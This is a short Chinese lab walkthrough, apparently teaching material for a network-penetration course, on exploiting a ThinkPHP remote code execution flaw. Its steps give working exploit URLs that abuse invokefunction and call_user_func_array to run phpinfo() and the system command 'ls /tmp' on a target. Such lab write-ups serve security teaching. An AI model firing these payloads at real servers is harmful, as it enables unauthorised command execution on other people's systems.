
thinkphp

cve_2018_1002015

1. 浏览器访问以下网页




2. 浏览器访问以下网页，执行phpinfo() `http://<目标IP>:<端口>/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1`



3. 执行系统命令`ls /tmp`，getflag

```
http://<目标IP>:<端口>/index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars%5B0%5D=system&vars%
5B1%5D%5B%5D=ls%20/tmp
```



参考资料

教学课件 教学视频【网络安全(2023) 综合实验】 教学视频【第六章 网络与系统渗透】